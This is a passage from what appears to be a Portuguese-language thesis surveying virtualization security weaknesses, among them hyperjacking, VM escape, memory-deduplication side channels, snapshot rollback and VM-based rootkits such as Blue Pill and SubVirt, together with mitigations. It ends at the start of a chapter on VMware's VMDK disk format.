Figura 3.2: Ambiente virtualizado, camadas e ataques adaptado de [3]

Segue-se uma detalhada listagem de vulnerabilidades e fraquezas encontradas em ambientes virtuais adaptado de [1] [37] [53] [54] [55]

VM Sprawl

A vulnerabilidade de *VM Sprawl* refere-se á implementação descontrolada de máquinas virtuais em ambientes produtivos consistindo num processo simples curto e rápido de implementar as novas VMs em servidores já existentes. O perigo está, se a entidade em questão não tem uma política de autorização para:

1. Uma gestão de mudanças em máquinas virtuais.
2. Um processo de revisão formal para a segurança das máquinas virtuais antes destas serem implementadas.
3. Um conjunto restrito de modelos de VMs autorizados.

A vulnerabilidade de *VM Sprawl* é parte integrante de um ambiente virtualizado, mas, podemos reduzir a sua gravidade se:

- A equipa de engenharia de sistemas consegue ver a *big picture, ou seja,* entender exatamente o que o seu centro de dados suporta, e saber o que está sendo usado e onde. Pois saber as suas limitações irá ajudar a lidar melhor com os pedidos dos utilizadores para implementar novas VMs
- Saber quais os recursos que cada nova máquina virtual requer, pois quando uma nova máquina virtual é colocada em produção, deve-se conhecer quais os recursos atribuídos á mesma bem como o tempo necessário que a equipa de administração de sistemas requer para gerir a infraestrutura virtual.
- Educar os utilizadores. Há uma série de maneiras de passar a palavra para a organização que a implementação de uma nova máquina virtual tem um custo real associado.
- Auditar regularmente as máquinas virtuais. Há duas maneiras para abordar esse tipo de auditoria. Analisar as estatísticas de utilização, ou ser informado pelos utilizadores que uma determinada máquina já não é necessária.

Hyperjacking

Hyperjacking é um termo utilizado para um ataque que tem controlo sobre o *hypervisor*. Uma vez que o *hypervisor* é executado por baixo do sistema operativo da máquina virtual hospedada se for instalado um *rouge hypervisor* pode levar a que exista um controlo completo do *hypervisor* bem como o das VMs hospedadas.

As vulnerabilidades documentadas até a atualidade são na sua maioria específica para *hypervisors* do tipo 2. No entanto *hyperjacking* nos *hypervisor* do tipo 1 também é possível, neste caso, contaminando a consola de serviço ou o *Dom0*.

Na essência seria permitir o acesso ilimitado ao servidor de virtualização que fora comprometido.

Medidas de segurança, como *firewalls*, IDS / IPS, antivírus e outros, são ineficazes contra *hyperjacking* pois nem a VM nem o servidor estão cientes que o *hypervisor* está comprometido, teoricamente, neste momento, existe uma ameaça séria para a segurança de cada ambiente virtualizado hospedado, bem de como toda a infraestrutura. Dois exemplos de *Hyperjacking* são os **Virtual-Machine-Based Rootkit bluepill** e o **SubVirt**. Estes *rootkits* aproveitavam a tecnologia de virtualização para criar um ultrafino *hypervisor* que detém o completo controlo do sistema operativo inferior. O *bluepill* foi apresentado pela Joanna Rutkowska, que fundou a empresa Invisible Things e o *SubVirt: Implementing malware with virtual machines* foi apresentado por Samuel King Peter Chen, da universidade do Michigan e Yi-Min Wang, Chad Verbowski, Helen Wang, Jacob Lorch, da Microsoft Research.

A figura 3.3 ilustra como opera um destes *rootkits* ao mover um sistema infetado para uma VM. As componentes do VMBR malicioso estão indicadas a azul mais escuro.




Figura 3.3: Funcionamento do *Hyperjacking*, adaptado de [4]

Até á data, não há muitas instâncias de *malware* para ambientes virtuais ou de VMBRs e as implementações acima descritas são só protótipos. Contudo, é provável que esta situação mude nos próximos anos, uma vez que a adoção do processo de virtualização cresce exponencialmente e mais problemas de segurança serão descobertos. Ainda assim, este tipo de protótipos de *malware* provam a viabilidade de tirar vantagem da tecnologia de virtualização para causar danos graves ou apoderar-se completamente de um sistema e ao mesmo tempo manter-se encoberto.

Fuga da máquina virtual *(VM Escape)*

As máquinas virtuais são encapsuladas, em ambientes isolados, e os sistemas operativos executados dentro das máquinas virtuais não devem de saber que estão a ser executados em um ambiente virtualizado, bem como não deve existir a possibilidade de sair da maquina virtual e alterar o *hypervisor*.

Então é chamado de fuga de VM quando é quebrado esse isolamento, e a VM hospedada, interage com o *hypervisor*.

Na fuga de VM, um programa executado em uma máquina virtual é capaz de realizar as bypass á camada virtual (camada fornecida pelo *hypervisor*), e ganhar acesso á máquina *host*. Uma vez que a máquina anfitriã (*host*) é responsável pela camada de virtualização, o programa

que ganhar acesso a essa máquina também ganha os privilégios de *root*, basicamente, escapa dos privilégios de máquina virtual e ganha privilégios de *root*. Este resultado culmina num quebrar no quadro de segurança da infraestrutura.
A resolução desta vulnerabilidade passa por configurar corretamente a interação máquina (*Host*) / VM cliente. As VMs são autorizadas a partilhar os recursos da máquina anfitriã, mas ainda assim devem de fornecer isolamento entre VMs e entre as VMs e a máquina anfitriã.
Isto é, as máquinas virtuais são projetadas de forma que um programa em execução numa determinada máquina virtual não pode controlar, ou comunicar, quer seja com programas em execução em outras VMs ou com os programas em execução na máquina *host*. Mas na realidade as organizações comprometem o isolamento ao configurar o mesmo de uma forma flexível com o intuito de atender as necessidades da organização acabando por expor a segurança dos sistemas.

Negação de serviço *(Denial of Service)*

Vários tipos de *exploits* e vulnerabilidades foram descobertos em vários tipos de *hypervisor* de diversos fabricantes.

Estas potenciais vulnerabilidades de *DoS* vão desde o tradicional *exploit* de rede, até tentativas remotas de *DoS* com o intuito de deixar inoperacional o sistema anfitrião ou uma máquina específica hospedada.
Pode-se ainda encontrar *exploits* mais elaborados no âmbito do *DoD* é o caso dos que exploram o *hypervisor* ou as ferramentas de virtualização, bem como as comunicações.
Na arquitetura de virtualização as VM hospedadas partilham os recursos físicos como o caso do CPU, memória, disco, e recursos de rede. E então é possível para uma máquina hospedada impor um ataque de negação de serviço a outras máquinas residentes no mesmo sistema. O ataque de DoS em ambientes virtuais pode ser descrito como um ataque quando uma máquina hospedada utiliza de uma forma quase exclusiva todos os recursos disponíveis.

Assim, o sistema nega o serviço para outros clientes que estão a realizar pedidos de recursos e não há recursos disponíveis para as outras VMs hospedadas. A melhor abordagem para prevenir que uma máquina hospedada consuma todos os recursos é limitar a sua alocação a cada VM, sendo que as tecnologias de virtualização atuais oferecem um mecanismo para limitar os recursos alocados a cada VM sendo assim, a tecnologia de virtualização subjacente deve ser configurada de forma adequada, podendo então evitar o consumo exacerbado dos recursos disponíveis impedindo assim um ataque de negação de serviço.

Incorreto isolamento entre VMs ou entre VMs e *host*

Como já visto anteriormente uma das questões-chave na virtualização é o isolamento. Este isolamento garante que uma aplicação que está a ser executada numa VM não pode ver os aplicativos em execução em outra VM diferente, ou que algum processo em execução numa VM não pode afetar as outras VMs executadas na mesma máquina.

Se este isolamento for quebrado, então um atacante pode ter acesso a outras máquinas virtuais na mesma máquina ou até mesmo ao *hypervisor*. é por isso que deve ser cuidadosamente configurado e mantido. Uma das funcionalidades que contorna este isolamento é a partilha do *clipboard*, funcionalidade esta utilizada por determinados *hypervisers* (vmware ou VirtualBox), permitindo desta forma a possível troca de dados entre o *host* e a VM.

De acordo com Kirch [56] [1] a partilha do *clipboard "provide a gateway for transferring data between cooperating malicious programs in VMs of different security realms or to exfiltrate data to/from the host operating system."*

No mesmo artigo o autor refere-se a alguns outros exemplos de quebra de isolamento como o fato de que numa tecnologia de VM (sem mencionar qual), *"the operating system kernel that provides the VM layer has the ability to log keystrokes and screen updates passed across virtual terminals in the virtual machine"*. Estes *logs* são guardados em ficheiros no *host* permitindo assim o tratamento externo (análise, monotorização, escutas) de conexões de terminais dentro da VM, mesmo sendo aquele cifrado.

Para garantir o isolamento, um programa em execução dentro de uma VM *A* não pode interagir com outro programa em execução na VM *B*. Se um programa na VM *A* é capaz de mudar de memória ou ganha a capacidade de monotorização da VM *B*, então este é considerado uma grave rutura do isolamento.

O isolamento incorreto de VMs pode resultar em problemas tão simples como a redução da performance da infraestrutura de virtualização, (uma VM que esteja constantemente a comunicar com outra VM acaba por reduzindo os recursos para tarefas mais importantes) no limite pode levar á negação de serviço (DoS) por parte de algum servidor.

VM Poaching ou *Resource Hogging*

VM Poaching ou caça furtiva ocorre quando uma máquina hospedada leva um ou mais recursos que lhe são atribuídos contra outra VM hospedada no mesmo *hypervisor*.

De uma certa forma o *VM Pouching* é similar ao ataque de DoS, pois uma determinada máquina pode consumir a totalidade dos recursos do *hypervisor* deixando eventualmente o

hypervisor inoperacional. O *VM Pouching* pode ocorrer com qualquer recurso do *hypervisor* incluindo memória CPU, rede ou HDD (aumento exponencial do numero de IOPS [7]).

Intercomunicação entre máquinas virtuais

A intercomunicação entre VMs é possibilitada por interruptores virtuais incorporados no VMM. Esses interruptores permitem a comunicação entre VMs hospedadas na mesma máquina, utilizando os mesmos protocolos que os sistemas físicos usam, sem a necessidade de instalar interfaces de rede adicionais.

Os interruptores virtuais são elementos separados que devem ser configurados e geridos independentemente dos dispositivos físicos, originando responsabilidades extras para os administradores de rede e sistemas. Além disso, quantas mais forem as VMs instaladas num sistema, mais poder de processamento é necessário para lidar com a intercomunicação entre elas, e devido á natureza de software dos interruptores virtuais, isto pode significar um decréscimo substancial na eficiência da infraestrutura.

Para piorar a situação, a visibilidade em intercomunicação de VMs é limitada e monitorizar as conexões ou realizar diagnósticos de rede podem ser consideradas tarefas difíceis de concretizar. A principal razão deve-se ao facto de, para monitorizar interruptores virtuais, é preciso haver um subsistema robusto e fiável no *hypervisor* para disponibilizar estatísticas, análises de fluxo e capacidade para resolver problemas. Os *Hypervisores* carecem habitualmente de funcionalidades alargadas como estas para evitar implementações pesadas e complexas com vista a minimizar a exposição de falhas de segurança. Os interruptores virtuais também comunicam com vários elementos externos através da interface de rede física, de modo a que as máquinas virtuais tenham acesso ao exterior.

Tais elementos podem ser um terminal de gestão centralizado para controlo e manutencao das VMs ou outro *host* com uma rede dedicada de *live migration*. A funcionalidade de *live migration* é usada para mover VMs para um novo *host* sem sofrer períodos de indisponibilidade, para o caso do *host* anterior ser incapaz de hospedar uma VM devido a questões de eficiência, operações de manutenção, etc. Por último, ambientes exigentes podem ter uma rede dedicada a armazenamento para capacidades de armazenamento adicionais.

No entanto, a intercomunicação entre VMs não é fácil de monitorizar tendo em conta a visibilidade limitada que as ferramentas de monitorização têm sobre esse processo bem como as limitações dos *hypervisores* descritas anteriormente. A não ser que as ferramentas de monitorização estejam alojadas em cada VM, a falta de visibilidade representa um grande perigo para o ambiente em si. E crucial que á comunicação entre *hosts* e VMs seja tomada em consideração quando se desenvolve uma infraestrutura e se reflete na segurança. Por

[7] Input/Output Operations Per Second

exemplo, a rede de armazenamento e a rede de *live migration* devem estar encriptadas, para que a transferência de informação e de VMs entre dois *end points* possa ser feita de forma segura.
Já se registaram ataques que conseguiram manipular com sucesso conteúdos de memória e mecanismos de autenticação na migração de uma VM. Por outro lado, não podemos descurar que quando uma VM é movida de um *VMHost* para outro *VMHost* as políticas de segurança bem como as ferramentas do *VMHost* têm de ser atualizadas, para que as mesmas políticas de segurança sejam aplicadas no novo *VMHost*. A natureza dinâmica da migração de VMs pode potencialmente abrir caminho para novos riscos de segurança e de exposição de dados não apenas na máquina migrada, mas também no *VMHost* e noutras máquinas virtuais hospedadas.

Vulnerabilidades de Sistema Operativo

O sistema operativo fornece identificação ao computador. Atualmente o sistema operativo mais adotado pelos utilizadores finais é o SO Windows, que é bem conhecido como um sistema operativo com diversas vulnerabilidades. E o sistema operativo é que controla a forma do computador executar cada *software* aplicacional.

Assim vulnerabilidade dentro de um sistema operativo pode levar a riscos de segurança catastróficos como a exposição da conta do administrador do sistema, esta elevação de privilégios permite que um oponente possa realizar qualquer operação no computador. Isso também pode ser verdade para o serviço de console (Dom0).

Modificação externa do *hypervisor*

As VMs devem de ser completamente isoladas ou" auto protegidas" somente se o *hypervisor* subjacente ter um comportamento" normal". Um comportamento não esperado do *hypervisor* quebrará o modelo de segurança do sistema.
Existem várias soluções para este problema, uma das recomendadas é utilizar tecnologias como o *SHype (Secure Hypervisor Approach to Trusted Virtualized Systems)* para garantir a segurança na camada do *hypervisor*.
Outra solução é proteger o *hypervisor* de modificações não autorizadas ou permitir que as VM Hospedadas validem o *hypervisor*.

Modificação externa de uma VM

Existem algumas aplicações que são bastante sensíveis pois dependem da infraestrutura de virtualização, ou seja, as aplicações que possam a vir a ser executadas na máquina virtual hospedada requerem que essa mesma máquina se encontre num domínio de confiança para

executar essa aplicação. Se essa VM for modificada por alguma razão, a aplicação pode executar, mas o domínio de confiança foi quebrado.
A melhor abordagem para a resolução deste problema é atribuir uma assinatura digital á VM e validar essa mesma assinatura antes da execução da aplicação.

Monitorização de uma VM a partir de outra VM

Porque o isolamento é considerado uma das características principais da tecnologia de virtualização considera-se uma falha de segurança quando uma VM pode monitorizar outra sem configurações específicas para o fazer. A proteção de memória embutida nos CPUs mais modernos pode ser aplicada pelo *hypervisor* sendo então este o responsável pelo isolamento de memória.
Se corretamente implementado, as proteções de memória devem proibir uma VM de ver a memória utilizada pela outra VM. Visto que as VMs hospedadas não devem de ter acesso direto aos sistemas de ficheiros do *host*, então não devem de poder ser capazes de aceder diretamente a cada um dos outros discos virtuais.
Para o trafego de rede, pode haver um problema com o isolamento, dependendo de como as conexões de rede são configurados com as VMs. Se não houver um canal físico dedicado para cada ligação ao sistema anfitrião/VM Hospedada, então as VMs hospedes não devem poder de ser capazes de capturar os pacotes uns dos outros. No entanto, se a plataforma de virtualização utiliza um "*hub* virtual"ou "*switch* virtual" para conectar todas as VMs hospedadas com o anfitrião, as VM hospedadas podem ser capaz de captar pacotes utilizando por exemplo o ataque de envenenamento de ARP. Em qualquer situação, a autenticação de tráfego na rede é considerada uma possível solução, por outro lado também pode ser possível impor limites sobre o que endereço MAC *Ethernet* usado em uma *interface* de rede virtual da VM.

Monotorização das VMs a partir do *Hypervisor*

Não é geralmente considerado um *bug* ou limitação quando se pode iniciar a monotorização, alteração ou comunicação com uma aplicação executada numa VM hospedada a partir do *hypervisor*.
O *hypervisor* é considerado uma posição de controlo. é por isso que o ambiente de acolhimento da infraestrutura virtual tem de ser ainda mais seguro que as VMs hospedadas que o administra. Dependendo da tecnologia utilizada VM, o *host* pode influenciar as VMs das seguintes maneiras:

- Iniciar, parar, pausar e reiniciar as VMs;
- Monitorar e configurar os recursos disponíveis para as VMs, incluindo: CPU, memória, disco e utilização de rede das VMs;

- Ajuste do número de CPUs, quantidade de memória, quantidade e número de discos virtuais e número de interfaces de rede virtuais disponíveis para cada VM;
- Monitorar os aplicativos em execução dentro da VM;
- Visualização, cópia e possibilidade de modificar os dados armazenados em discos virtuais da VM.

De um modo geral, todo o tráfego da rede de e para as VMs passa pelo *hypervisor*, isso permite que o *hypervisor* possa monitorar todo o tráfego de rede para todas as VMs. No caso em que um *hypervisor* esteja comprometido então a segurança das VMs poderá também ser comprometida.
Basicamente em todas as tecnologias de virtualização, o servidor anfitrião recebe alguns tipos de direitos básicos para controlar algumas ações na máquina virtual, como é o caso da alocação de recursos das VMs hospedadas.
Devem de ser tomados cuidados quando é configurado o ambiente virtual de modo a que o isolamento fornecido seja suficiente, para que o servidor anfitrião não seja uma porta de entrada para atacar as máquinas virtuais.

Ataque hospede-a-hospede

O ataque hospede-a-hospede *(Guest-to-Guest)* pressupõem que o oponente já ganhou acesso a uma VM hospedada. A forma de como a máquina foi comprometida pode variar. Esses ataques são geralmente realizados de forma indireta, um utilizador não autorizado teve de escapar de um ambiente hospedado, e então só, depois pode comprometer as outras VMs hospedadas através do acesso privilegiado ao *hypervisor*.
Note-se que a realização de um ataque de hospede-a-hospede direto poderia significar que o princípio do isolamento perfeito de VMs hospedadas seria violado. Este tipo de ataques pode ocorrer devido a um problema na gestão de memória (MMU) do *hypervisor* permitindo assim que um utilizador mal-intencionado possa passar a aceder as páginas de memória de outra VM hospedada.
Neste caso, um adversário poderia manipular as páginas de acordo com os seus direitos de acesso (leitura / escrita / execução). Naturalmente, outros exemplos também podem ser imaginados.
Considerando ataques passivos, o autor Ristenpart [57] analisou as ameaças de fuga de informação em cross-VM na EC2 [8] da Amazon.

[8] Elastic Cloud http://aws.amazon.com/pt/ec2/

Esta é uma ameaça real pois muitos provedores de serviços *cloud* (IaaS) permitem *multitenancy* onde as VMs de clientes disjuntos podem residir no mesmo *hardware* físico. O risco de ataques de duplicação de memória em ambientes virtualizados é destacado por Suzaki em [58] [59].

A duplicação de memória é uma técnica de otimização bem conhecida e aplicada pelos grandes *players* do mercado da virtualização, sendo o caso do VMware ESX [60] [], Xen [61], e a tecnologia KSM *(Kernel Samepage Merging)* para o *kernel* Linux [62], onde o VMM partilha as páginas de memória com conteúdo similar ou mesmo idêntico pelas várias VMs hospedadas.

No caso de compartilhamento com base em páginas de conteúdo, o VMM verifica a memória periodicamente (20 ms por padrão para o KSM), a fim de criar impressões digitais de páginas e verificar se elas são idênticas.

Caso sejam, as páginas são fundidas e compartilhadas pelos convidados até que um deles emite um acesso de gravação. Nesse caso, a página intercalada é repetida pelo VMM, e o acesso de escrita é dado á nova página copiada.

A esta característica do VMM é chamada como copia de escrita *(Copy on Write - COW)*, este processo dá origem a um certo n´nível de latência, assim, o tempo de acesso da nova página é mais lento que o normal. Consequentemente, um atacante pode explorar esse comportamento co-residente no mesmo *host* com a vítima em uma VM diferente, devido á *multitenancy* ou a uma VM comprometida, de modo a medir o tempo de acesso de páginas e revelar a presença de aplicativos iniciados por outras VMs. Ao fazer isso, o adversário prepara os seus hospedes através da instalação e lançamento de aplicações que são supostamente inicializadas por outras VMs.

Ele espera até que o scan periódico á memoria do VMM seja realizado, e que o VMM perceba e intercale as paginas idênticas com outras VMs hospedadas. O adversário pede então um acesso de gravação para uma das páginas da aplicação que supostamente iniciou e mede o tempo de acesso, uma alta latência confirma a presença da suposta aplicação em outra VM.

O problema da reversão para o *snapshot*

A funcionalidade" snapshot" é utilizada por alguns VMMs bem conhecidos (por exemplo, VMware ou VirtualBox entre outros), esta funcionalidade permite ao administrador criar uma imagem total da máquina cliente em um determinado ponto no tempo. O mecanismo o que faz é preservar o sistema de arquivos em disco e memória do sistema, permitindo que o administrador possa reverter a máquina para um determinado ponto temporal. Apesar de esta funcionalidade poder vir a ser vista como um "salva-vidas" pode também trazer problemas de segurança.

Ao reverter-se o sistema para um ponto de restauro anterior podemos estar a:

- Inserir na rede uma máquina que não tem as ultimas atualizações;
- Voltar a ativar contas que foram a posteriori desativadas;
- Utilizar políticas de segurança antigas.

Todavia não é apenas aos problemas acima mencionados, que nos remetem para o problema da utilização de *snapshots* o autor Galfinkel [50] lança o alerta para os sistemas que utilizam o mecanismo de *one-time password* como é o caso dos sistemas S/KEY [63].

A gravidade de reverter para um *snapshot* pode variar pois, mas será certamente desastroso caso o atacante tenha capturado as palavras-chave e que possam vir a ser utilizadas, neste caso a segurança da infraestrutura esta comprometida. Outro problema da utilização de *snapshots* prende-se com sistemas que utilizam protocolos que são baseados na sua unicidade (na geração de números aleatórios). Estamos por norma a falar de protocolos de autenticação como já mencionado anteriormente.

Contudo não é apenas os protocolos criptográficos que são afetados. Por exemplo a reutilização da sequência inicial de números TCP pode permitir que um atacante exerça um ataque *hijacking* [22] [64]

Malware

Nas mãos de um investigador de segurança, a virtualização é uma ferramenta poderosa para implantar um ambiente virtual para efeitos de análise de *malware*. Uma operação de *malware* pode ser analisada ao colocar-se em pausa uma VM ou recuperar estados prévios e mover de estado para estado conforme seja necessário, ou mesmo gravar e mais tarde reproduzir a execução do sistema.

Vários métodos de análise de *malware* baseados em virtualização [65] [66] [67] bem como *honeytraps* [9] [68] [69] [70], foram propostos e usados a nível comercial. As extensões de *hardware* para virtualização também aprimoraram o arsenal de investigadores de segurança com métodos de análise melhorados e mais segmentados tais como Azure [93] e Ether [71]. Estas estruturas dependem das capacidades de isolamento disponibilizadas pela virtualização para criar um ambiente de teste para análise de código pouco fiável que não intervirá no ambiente normal de execução.

Assumindo que o *software* de virtualização é perfeito e as VMs estão totalmente isoladas de modo a que o *malware* não possa invadir outras máquinas virtuais ou a própria máquina física, estas estruturas deveriam (em situações normais) causar problemas para quem desenvolve *malware*. Contudo, esta hipótese não pode ser considerada realista hoje em dia [7].

[9] Sistema de engodo usado para detetar e obter acesso não-autorizado a sistemas de informação.

Malware capaz de detetar ambientes virtuais

E trivial para um utilizador que executa programas numa VM determinar se está a operar num ambiente virtual ou não, por outro lado existem técnicas que permitem detetar a presença de software de virtualização [72] [73] [74]. Se um sistema é detetado como sendo virtual, qualquer *malware* que esteja ciente que esta presente num ambiente virtual poderá alterar o seu comportamento conforme, pretenda atacar diretamente a VM e os seus componentes ou atacar a própria camada de virtualização (*VMM/Hypervisor*)

Muita investigação foi feita para encontrar e proteger os meios através dos quais um *malware* deteta um ambiente virtual, devido a falhas no VMM, a certas entradas dos registos, a peculiaridades do SO ou a indicadores do CPU [75].

O impacto de um ataque com sucesso no VMM seria grave, pondo todas as VMs no sistema em risco. Os métodos de deteção de um ambiente virtual são baseados no facto de as implementações físicas e virtuais terem por natureza diferenças significativas.




Figura 3.4: Tipos de *Malware*

Estas diferenças não são casuais, mas antes convencionadas para serem introduzidas no processo de virtualização de modo a que este seja executado eficientemente: a necessidade da eficiência bem como algumas limitações práticas causam divergências entre *hardware* virtual e físico, tanto em termos de performance como de semântica [76].

Além disso, operações de *I/O*, acesso a dispositivos e virtualização de instruções, normalmente causam degradação da eficiência em comparação com um sistema não virtual.

Portanto, é pouco provável que uma camada de virtualização invisível e transparente possa ser construída, pelo menos com a tecnologia atual. De qualquer das formas, num futuro virtualizado será improvável que estes métodos de deteção sejam necessários, já que a maior parte dos sistemas de produção e desenvolvimento serão assumidos como sendo virtuais quando forem atacados.

Malware criado para ambientes virtuais

Além de atacar ambientes virtuais, programas maliciosos também podem tirar partido da tecnologia de virtualização para criar ataques com implicações potencialmente severas.

Este tipo de *malware* é designado por *rootkits* [10], estes com a aptidão para se apoderarem dos mecanismos de virtualização, tomando controlo do sistema após o infetar.

Um exemplo deste tipo de *rootkits* é o *SubVirt* [77] [78], um módulo de *kernel* malicioso, que instala num VMM sob um sistema operativo existente e aloja o sistema operativo original numa VM.

Este tipo de *malware* é difícil de ser detetado uma vez que o seu estado não é acessível para *software* de segurança que esteja a correr na máquina alvo. Uma funcionalidade semelhante (mas melhorada) é disponibilizada pelo *rootkit Blue Pill* [78] [94].

O *Blue Pill* explora extensões de *hardware* em CPUs aptos para hospedar ambientes virtuais (mais especificamente a tecnologia SVM da AMD) e aloja automaticamente o sistema infetado numa VM.

Além disso, o *hypervisor* personalizado do *Blue Pill* deixa um rasto mínimo e como tal, a deteção fica mais difícil em comparação com o *SubVirt* que depende de VMMs comerciais como os da VMware ou da Microsoft.

Por último, o *Blue Pill* suporta virtualização aninhada (infeção de um sistema já virtualizado) para maior robustez para furtividade aperfeiçoada (inabilidade para virtualizar um sistema pode significar que este está infetado com um VMBR).

O modo de operar dos VMBRs pode ser descrito em quatro passos:

- O *rootkit* começa a correr em modo privilegiado (*ring* 0) depois de explorar uma vulnerabilidade e instala o *hypervisor* malicioso no sistema.
- Preserva alguma memória do sistema para ser usada na operação do *hypervisor*.
- O sistema operativo corrente (e infetado) é alojado numa VM criada pelo *hypervisor*.
- O *hypervisor* pode intercetar qualquer chamada ao sistema ou aceder a regiões críticas da memória já que faz de mediador entre o sistema operativo e o *hardware*.

Síntese do capítulo

Este capítulo apresentou a virtualização como uma ferramenta para combater o *malware*, tirando partido principalmente das suas capacidades de isolamento, permitindo assim funcionalidades como a análise a código não confiável.

[10] *Rootkits* com capacidades de virtualização são chamados de *Virtual Machine Based Rootkits (VMBR)*

Pela experiência sabe-se que a tecnologia pode ser aproveitada para o bem como para fins maliciosos. Como resultado, o *malware* moderno dissimulado nos processos de virtualização procura o controle completo do sistema, intercetando cada ação realizada.

Mais exemplos de *malware* serão suscetíveis de serem vistos num futuro próximo, devido às suas robustas capacidades de se esconder. A maneira mais comum do *malware* infetar um sistema é através da exploração de diversas vulnerabilidades que normalmente se encontram dentro do *software*.

Como a camada de virtualização é criada principalmente por *software*, inevitavelmente acrescenta vulnerabilidades adicionais ao sistema.

Vários avisos foram relatados nos últimos anos sobre vulnerabilidades em *software* de virtualização, alertando que tais questões não são propensas a parar no futuro.

A maioria das vulnerabilidades em VMware ESX foram descobertas a partir do ano de 2006, sendo que o ano de 2008 foi o ano com cerca de 70 por certo das vulnerabilidades consideradas graves. Na minha perspetiva estes valores devem-se ao aumento da popularidade, relevância e implantação da própria tecnologia.

Como vimos ao longo deste capítulo, virtualização não significa segurança ou substituição de segurança. Na verdade, a virtualização traz um ambiente de segurança mais complexo e arriscado de administrar.

Combinando com isso, estamos agora a adicionar vulnerabilidades com o *software* de virtualização, não esquecendo VMBRs, *software* malicioso a ser executado ao nível da camada do VMM. [79] [80] [77]

A exploração dessas vulnerabilidades com sucesso pode resultar que um oponente ganhe controlo total a um hospedeiro bem como as suas máquinas virtuais. Com o recurso a ambientes virtualizados os elementos de rede tornam-se cada vez mais complexos, bem como necessitam de uma maior configuração, levando isso a uma possível forma de infetar máquinas dentro da infraestrutura.

A complexidade que é introduzida numa rede devido á virtualização têm potencialidades prejudiciais na gestão da rede e operações de manutenção. Devido á simplicidade de criação / remoção de máquinas virtuais na rede podemos afirmar que pode funcionar como um *hit-and-go* [11].

Da mesma forma, a reversão de VMs pode potencialmente causar problemas para as operações críticas de segurança que são baseados em criptografia.

A necessidade de manter os sistemas equilibrados em termos de carga de trabalho, juntamente com o monitoramento para problemas de sobre utilização de *hardware* é crítica, pois são necessários controlos de segurança no interior da rede para evitar o acesso a

[11] Técnica para esconder atos maliciosos

programas sensíveis, ferramentas de gestão e redes de migração ao vivo, e evitar consequências potencialmente gravosas.

A expansão da máquina virtual é, e provavelmente será, um grande problema para a utilização do direito do menor privilégio. As questões mencionadas neste capítulo resultam da análise de ambientes virtualizados onde existe a dificuldade de alcançar diversas conformidades, bem como normas aplicáveis.

Capítulo 4

Sistema de Ficheiros VMDK *VMWare*

Nos capítulos seguintes será analisado o comportamento do *hypervisor* bem como a sua tolerância a falhas perante um ataque furtivo ao seu sistema de ficheiros.
O primeiro passo consiste numa identificação detalhada do sistema de ficheiros do *hypervisor*. Para isso será analisado o *layout* básico dos ficheiros, o ficheiro descritor e suas extensões, bem como o *sparse extents*. Os dados técnicos que se seguem foram adaptados de [81] [82] [83].

Evolução Histórica

Comparação das versões de ficheiros VMDK

Quando o sistema operativo de uma máquina virtual lê e grava num disco virtual ele utiliza as mesmas interfaces como se fosse um disco físico, foi assim que a empresa *VMware* projetou o seu formato VMDK[12]
Os discos virtuais são armazenados como um ou mais ficheiros VMDK no *hypervisor* ou num dispositivo de armazenamento remoto (SAN, NAS) sendo disponibilizados ao sistema operativo hospedado como unidades de armazenamento chamadas de *datastorage*.
Todos os produtos das plataformas de virtualização VMware suportam o formato VMDK, contudo existem pequenas variações entre as suas versões.
Os ficheiros VMDK são armazenados no *hypervisor* do tipo 2 pelo sistema de ficheiros disponibilizado pelo sistema operativo hospedeiro seja ele Windows, Linux, ou Mac OS. Por outro lado, os produtos da plataforma de *datacenter* armazenam os ficheiros, por norma, em dispositivos de armazenamento externo. No caso do *hypervisor* do tipo 1, por exemplo do ESXi, os arquivos VMDK são normalmente armazenados no VMFS[13], otimizado para armazenamento de grandes ficheiros, contudo também pode ser armazenado em partições NAS (NFS). O VMFS-3 foi introduzido na versão ESX 3.0 e ainda manteve o suporte para

[12] Disco de máquina virtual
[13] Sistema de ficheiros da máquina virtual, este sistema de ficheiros é proprietário da VMWare

o ESX / ESXi 4.0 e 4.1. A versão do VMFS-4 nunca foi lançada. A *VMware* introduziu a sua nova versão VMFS-5 com os aperfeiçoamentos apresentados na tabela seguinte:

VMFS-3	VMFS-5
